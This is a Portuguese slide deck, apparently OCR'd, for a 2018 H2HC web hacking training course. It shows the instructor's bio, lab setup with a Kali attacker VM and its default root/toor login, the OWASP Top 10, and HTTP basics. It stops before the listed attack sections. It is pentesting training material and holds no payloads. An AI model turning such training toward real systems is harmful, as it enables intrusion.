

Treinamento Web Hacking

Marcos Azevedo aka psylinux

H2HC - 15a Edição - Novembro 2018

Agenda

1 Antes de Começarmos

2 Preparando o Lab

- Instalando as Ferramentas

3 Background

- OWASP Top 10
- O Protocolo HTTP
- WebSockets

4 Web Hacking

- Login Brute Force
- Cross-Site Attacks
- Session Attacks
- Injections
- Deserialization Attacks

5 Conclusão

■ Marcos Azevedo a.k.a psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

- Marcos Azevedo a.k.a psylinux
- Over 17+ years in Information Technology

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

- Marcos Azevedo a.k.a psylinux
- Over 17+ years in Information Technology
- Pentester by choice

<https://www.linkedin.com/in/mtazevedo/>

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

- Marcos Azevedo a.k.a psylinux
- Over 17+ years in Information Technology
- Pentester by choice
- Redneck/Caipira by nature

<https://www.linkedin.com/in/mtazevedo/>

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

- Marcos Azevedo a.k.a psylinux
- Over 17+ years in Information Technology
- Pentester by choice
- Redneck/Caipira by nature
- Brazilian Jiu-Jitsu Black Belt by love

<https://www.linkedin.com/in/mtazevedo/>

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

- Marcos Azevedo a.k.a psylinux
- Over 17+ years in Information Technology
- Pentester by choice
- Redneck/Caipira by nature
- Brazilian Jiu-Jitsu Black Belt by love
- Linux of course

<https://www.linkedin.com/in/mtazevedo/>

- Marcos Azevedo a.k.a psylinux
- Over 17+ years in Information Technology
- Pentester by choice
- Redneck/Caipira by nature
- Brazilian Jiu-Jitsu Black Belt by love
- Linux of course
- E-mail: psylinux@gmail.com

<https://www.linkedin.com/in/mtazevedo/>

- Marcos Azevedo a.k.a psylinux
- Over 17+ years in Information Technology
- Pentester by choice
- Redneck/Caipira by nature
- Brazilian Jiu-Jitsu Black Belt by love
- Linux of course
- E-mail: psylinux@gmail.com
- E-mail: lembrei@email.com

<https://www.linkedin.com/in/mtazevedo/>

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

- Marcos Azevedo a.k.a psylinux
- Over 17+ years in Information Technology
- Pentester by choice
- Redneck/Caipira by nature
- Brazilian Jiu-Jitsu Black Belt by love
- Linux of course
- E-mail: psylinux@gmail.com
- E-mail: lembrei@email.com
- E-mail: esqueci@email.com

<https://www.linkedin.com/in/mtazevedo/>

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Antes de Começarmos

Informações Importantes

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Informações Importantes

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background
OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking
Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

Antes de Começarmos

Contribua com a Comunidade

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Minha Contribuição Pessoal

O Instrutor deste treinamento doou **TODO** o valor arrecadado neste treinamento para o crescimento e continuidade da H2HC

...Explicando meus motivos...

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Disclaimer

As ideias, opiniões e ações aqui apresentadas representam somente a mim mesmo e **NÃO** tem nenhuma relação com as opiniões do meu empregador.

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Antes de Começarmos

Qual a importância deste treinamento?

- As Aplicações Web crescem cada dia mais em número e complexidade
- As empresas querem disponibilizar seus serviços na internet
- As pessoas almejam disponibilidade e acabam colocando sua "vida" na internet
- O objetivo moderno é conseguir trabalhar remotamente sem precisar instalar mais nada
- As Aplicações Web geralmente estão expostas publicamente
- Para os **Hackers/Pentesters** é uma grande superfície de ataque
- Pentest (Teste de Intrusão) em Aplicações Web tem se tornado cada vez mais necessário
- Mercado de **segurança/insegurança** aquecido e sedento por bons profissionais

Preparando o Lab

Lembre-se disso...

1 Considerese em um ambiente hostil.

¹<https://get.adobe.com/br/reader/>

Preparando o Lab

Lembre-se disso...

- 1 Considerese em um ambiente hostil.
- 2 Seja ético com seus colegas de treinamento.

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

¹<https://get.adobe.com/br/reader/>

Preparando o Lab

Lembre-se disso...

- 1 Considerese em um ambiente hostil.
- 2 Seja ético com seus colegas de treinamento.
- 3 Aconselhamos utilizar o Acrobat Reader¹ para ler os PDFs.

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

¹<https://get.adobe.com/br/reader/>

Preparando o Lab

Lembre-se disso...

- 1 Considerese em um ambiente hostil.
- 2 Seja ético com seus colegas de treinamento.
- 3 Aconselhamos utilizar o Acrobat Reader¹ para ler os PDFs.
- 4 Antes de iniciar as VMs verifique se configurações de rede estão como NAT.

¹<https://get.adobe.com/br/reader/>

Preparando o Lab

Lembre-se disso...

- 1 Considerese em um ambiente hostil.
- 2 Seja ético com seus colegas de treinamento.
- 3 Aconselhamos utilizar o Acrobat Reader¹ para ler os PDFs.
- 4 Antes de iniciar as VMs verifique se configurações de rede estão como NAT.
- 5 Gere um Snapshot de suas VMs antes de começar, se você quebrar alguma coisa, basta revertê-la.

¹<https://get.adobe.com/br/reader/>

Preparando o Lab

Lembre-se disso...

- 1 Considerese em um ambiente hostil.
- 2 Seja ético com seus colegas de treinamento.
- 3 Aconselhamos utilizar o Acrobat Reader¹ para ler os PDFs.
- 4 Antes de iniciar as VMs verifique se configurações de rede estão como **NAT**.
- 5 Gere um Snapshot de suas VMs antes de começar, se você quebrar alguma coisa, basta revertê-la.
- 6 Não sinte vergonha de perguntar, estamos todos aqui para aprender. Principalmente **EU**.

¹<https://get.adobe.com/br/reader/>

Preparando o Lab

Lembre-se disso...

- 1 Considerese em um ambiente hostil.
- 2 Seja ético com seus colegas de treinamento.
- 3 Aconselhamos utilizar o Acrobat Reader¹ para ler os PDFs.
- 4 Antes de iniciar as VMs verifique se configurações de rede estão como **NAT**.
- 5 Gere um Snapshot de suas VMs antes de começar, se você quebrar alguma coisa, basta revertê-la.
- 6 Não sinte vergonha de perguntar, estamos todos aqui para aprender. Principalmente **EU**.
- 7 Não deixe que uma aspas simples tire sua paciência, concentre-se e tente novamente.

¹<https://get.adobe.com/br/reader/>

Preparando o Lab

Instalando as Ferramentas

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1** Copie a pasta **WebHacking_H2HC** com todo material para seu computador.

Preparando o Lab

²<https://www.vmware.com/go/downloadworkstation>

³<https://mobaxterm.mobatek.net/download.html>

Preparando o Lab

Instalando as Ferramentas

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 Copie a pasta **WebHacking_H2HC** com todo material para seu computador.
 - 2 As VMs devem ser descompactadas (.ZIP) antes de serem usadas.

Preparando o Lab

²<https://www.vmware.com/go/downloadworkstation>

³<https://mobaxterm.mobatek.net/download.html>

Preparando o Lab

Instalando as Ferramentas

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 Copie a pasta **WebHacking_H2HC** com todo material para seu computador.
- 2 As VMs devem ser descompactadas (.ZIP) antes de serem usadas.
- 3 Você precisará do VMWare Player ou VMWare Workstation² 14 ou superior.

²<https://www.vmware.com/go/downloadworkstation>

³<https://mobaxterm.mobatek.net/download.html>

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

Preparando o Lab

Instalando as Ferramentas

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 Copie a pasta **WebHacking_H2HC** com todo material para seu computador.
 - 2 As VMs devem ser descompactadas (.ZIP) antes de serem usadas.
 - 3 Você precisará do VMWare Player ou VMWare Workstation² 14 ou superior.
 - 4 A VM **Kali-Atacante** será usada como **ATACANTE** e já contém todas as ferramentas necessárias para este treinamento.

²<https://www.vmware.com/go/downloadworkstation>

³<https://mobaxterm.mobatek.net/download.html>

Preparando o Lab

Instalando as Ferramentas

- 1 Copie a pasta **WebHacking_H2HC** com todo material para seu computador.
- 2 As VMs devem ser descompactadas (.ZIP) antes de serem usadas.
- 3 Você precisará do VMWare Player ou VMWare Workstation² 14 ou superior.
- 4 A VM **Kali-Atacante** será usada como **ATACANTE** e já contém todas as ferramentas necessárias para este treinamento.
- 5 Se você preferir, pode instalar o cliente de SSH MobaXterm³ em seu host para acessar as VMs de forma mais fácil.

²<https://www.vmware.com/go/downloadworkstation>

³<https://mobaxterm.mobatek.net/download.html> ▶ 🔍 ↻ 🔍 🔍 🔍

Preparando o Lab

Iniciando a máquina de ataque

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Vamos iniciar a VM de ATAQUE.

- 1 Abra o VMWare e importe a VM do **Kali-Atacante**:
"/WebHacking_H2HC/Lab_H2HC/Kali-Atacante";
- 2 Altere o modo de rede em **Menu VM → Settings → Network Adapter → Host-Only**
- 3 Inicie a VM clicando no botão **START** (Símbolo de Play Verde)
- 4 Usuário: **root** → Senha: **toor**
- 5 Após iniciar, abra um terminal bash e digite o comando:
ifconfig
- 6 Verifique e **anote o IP** que foi atribuído para esta máquina.

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

O Navegador Web

Mozilla Firefox


Extensões do Firefox que iremos utilizar neste curso



O Navegador Web

Google Chrome

Extensões do Chrome que iremos utilizar neste curso



OWASP

O que é isso?

A comunidade **OWASP** (Open Web Security Application Project)⁴ ajuda as organizações a desenvolver aplicativos seguros. Eles criam padrões, ferramentas *freeware* e realizam conferências que ajudam organizações e pesquisadores de segurança. OWASP top 10 é a lista das 10 principais vulnerabilidades de aplicações web, juntamente com o risco, o impacto e as contra medidas. A lista é geralmente atualizada a cada 3-4 anos.

⁴[https://www.owasp.org/index.php/Category:
OWASP_Top_Ten_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)

Figura: www.owasp.org/index.php/Top_10-2017_Top_10

T10

OWASP Top 10

Application Security Risks – 2017

6

A1:2017-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017-Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3:2017-Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
A4:2017-XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
A5:2017-Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Figura: www.owasp.org/index.php/Top_10-2017_Top_10

A6:2017-Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.
A7:2017-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A8:2017-Insecure Deserialization	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
A9:2017-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10:2017-Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão



release



Figura: OWASP Testing Guide v4.0

OWASP

Pentest e OWASP Top 10

Ok, mas eu já li todo o **OWASP Testing Guide**, e queria uma coisa mais resumida e prática pra usar no dia-a-dia de Pentester.

OWASPv4_Checklist - Microsoft Excel									
OWASPv4_Checklist - Microsoft Excel									
E12	A	B	C	D	E	F	G	H	I
		Not Started							
1	OWASP: Testing Guide v4 Checklist								
2	By Pratik Phlogonapak								
3									
4	Information Gathering	Test Name	Description	Tools	Result	Remark			
5	OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Use a search engine to discover network diagrams and Configuration, Credentials, Error message contents.	Google Google Dork, Fiddler, FOCA, Paros, Passerby	Not Started				
6	OTG-INFO-002	Fingerprint Web Server	Find the version and type of a running web server to determine known vulnerabilities. "GET / HTTP/1.1" and "HEAD / HTTP/1.1" requests are good to use.	Firebug, Fiddler, NetworkMiner, OWASPTester	Pass				
7	OTG-INFO-003	Review Webserver Metadatas for Information Leakage	Analyze website for metadatas.	Metasploit, NetworkMiner, OWASPTester	Not Started				
8	OTG-INFO-004	Enumerate Applications on Webserver	Find applications hosted as the webserver (Virtual Hosts/Subdomains), names, versions, and configurations.	Browser, curl, fiddler, NetworkMiner, Nmap, Nmap Scripting Engine, OWASPTester	Not Started				
9	OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage	Find sensitive information from webpage comments and Metadata in source code.	Browser, curl, fiddler	Not Started				
10	OTG-INFO-006	Identify application entry points	Identify from hidden fields, parameters, methods HTTP header analysis.	Burp proxy, ZAP, Tamper data	N/A				
11	OTG-INFO-007	Map execution paths through application	Map the target system and understand the principal workflows.	Burp proxy, ZAP	Not Started				
12	OTG-INFO-008	Fingerprint Web Application Framework	Find the web application framework used by the application.	Wappalyzer, Webkit Inspector, Wappalyzer	Not Started				
13	OTG-INFO-009	Fingerprint Web Application	Identify the web application and version to determine known vulnerabilities and patches.	Wappalyzer, Burp Intercept, Wappalyzer, CMSTester	Not Started				
14	OTG-INFO-010	Map Application Architecture	Identify application architecture including Web language, Web, Reverse proxy, Application Server, Database.	Browser, curl, fiddler	Not Started				
15	Configuration and Deployment Management Testing	Test Name	Description	Tools	Result	Remark			
16	OTG-CONFIG-001	Test Network/Infrastructure Configuration	Understand the Infrastructure elements interdependence, config management for software, hardened DB servers, WebApp, F2F test in order to identify known vulnerabilities.	NetworkMiner	Not Started				
17	OTG-CONFIG-002	Test Application Platform Configuration	Identify default installation directory. Handle Service errors (+0.5°).	Browser, Nikto	Not Started				
18	OTG-CONFIG-003	Test File Extensions Handling for Sensitive Information	Test file extensions handling for sensitive information.	Browser, Nikto	Not Started				
19	OTG-COMPILATION	Paragon and Unparsable Files for Sensitive Information	Check all source code, comments, cache files, backup files, old code, etc.	NetworkMiner, XMASmin	Not Started				
20		Summary Findings							
21		Risk Assessment Calculator							
22		References							

Figura: <https://github.com/tanprathan/OWASP-Testing-Checklist>

Antes de Começar o Assunto

O Protocolo HTTP

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

O Protocolo HTTP

Mensagem HTTP

Durante uma comunicação HTTP, o cliente envia **REQUESTS** para o servidor e recebe então as **RESPONSES**. Veja o formato básico de uma mensagem HTTP⁵:

HEADERS\r\n\r\nMESSAGE BODY\r\n\r\n

\r (*Carriage Return*): moves the cursors to the beginning of the line
\n (*Line Feed*): moves the cursor down to the next line
\r\n: is the same of hitting *enter* on your keyboard

Figura: Fonte: https://www.elearnsecurity.com/course/web_application_penetration_testing/

⁵ www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.1 ↗ ↘

O Protocolo HTTP

Header HTTP Request

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Vamos examinar um **HTTP REQUEST** em detalhes:




Figura: Fonte: https://www.elearnsecurity.com/course/web_application_penetration_testing/

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

O Protocolo HTTP

Header HTTP Response

Vamos examinar um **HTTP RESPONSE** em detalhes:

```
</>
HTTP/1.1 200 OK
Date: Fri, 13 Mar 2015 11:26:05 GMT
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 258

<PAGE CONTENT>
```

Figura: Fonte: https://www.elearnsecurity.com/course/web_application_penetration_testing/

O Protocolo HTTP

Códigos de resposta do HTTP

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Os principais códigos de status⁶ do **HTTP RESPONSE**

Do ponto de vista do Servidor:

- 1xx - Aguenta aí

⁶https://en.wikipedia.org/wiki/List_of_HTTP_status_codes ↗ ↘

O Protocolo HTTP

Códigos de resposta do HTTP

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Os principais códigos de status⁶ do **HTTP RESPONSE**

Do ponto de vista do Servidor:

- 1xx - Aguenta aí
- 2xx - Aqui vamos nós

⁶https://en.wikipedia.org/wiki/List_of_HTTP_status_codes ↗ ↘

O Protocolo HTTP

Códigos de resposta do HTTP

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Os principais códigos de status⁶ do **HTTP RESPONSE**

Do ponto de vista do Servidor:

- 1xx - Aguenta aí
- 2xx - Aqui vamos nós
- 3xx - Vaza daqui

⁶https://en.wikipedia.org/wiki/List_of_HTTP_status_codes ↗ ↘

O Protocolo HTTP

Códigos de resposta do HTTP

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Os principais códigos de status⁶ do **HTTP RESPONSE**

Do ponto de vista do Servidor:

- 1xx - Aguenta aí
- 2xx - Aqui vamos nós
- 3xx - Vaza daqui
- 4xx - Cê fodeu tudo

⁶https://en.wikipedia.org/wiki/List_of_HTTP_status_codes ↗ ↘

O Protocolo HTTP

Códigos de resposta do HTTP

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Os principais códigos de status⁶ do **HTTP RESPONSE**

Do ponto de vista do Servidor:

- 1xx - Aguenta aí
- 2xx - Aqui vamos nós
- 3xx - Vaza daqui
- 4xx - Cê fodeu tudo
- 5xx - Eu fodi tudo

⁶https://en.wikipedia.org/wiki/List_of_HTTP_status_codes ↗ ↘

O Protocolo HTTP

HTTPS

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

O Protocolo HTTP/HTTPS

Usando Proxies

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

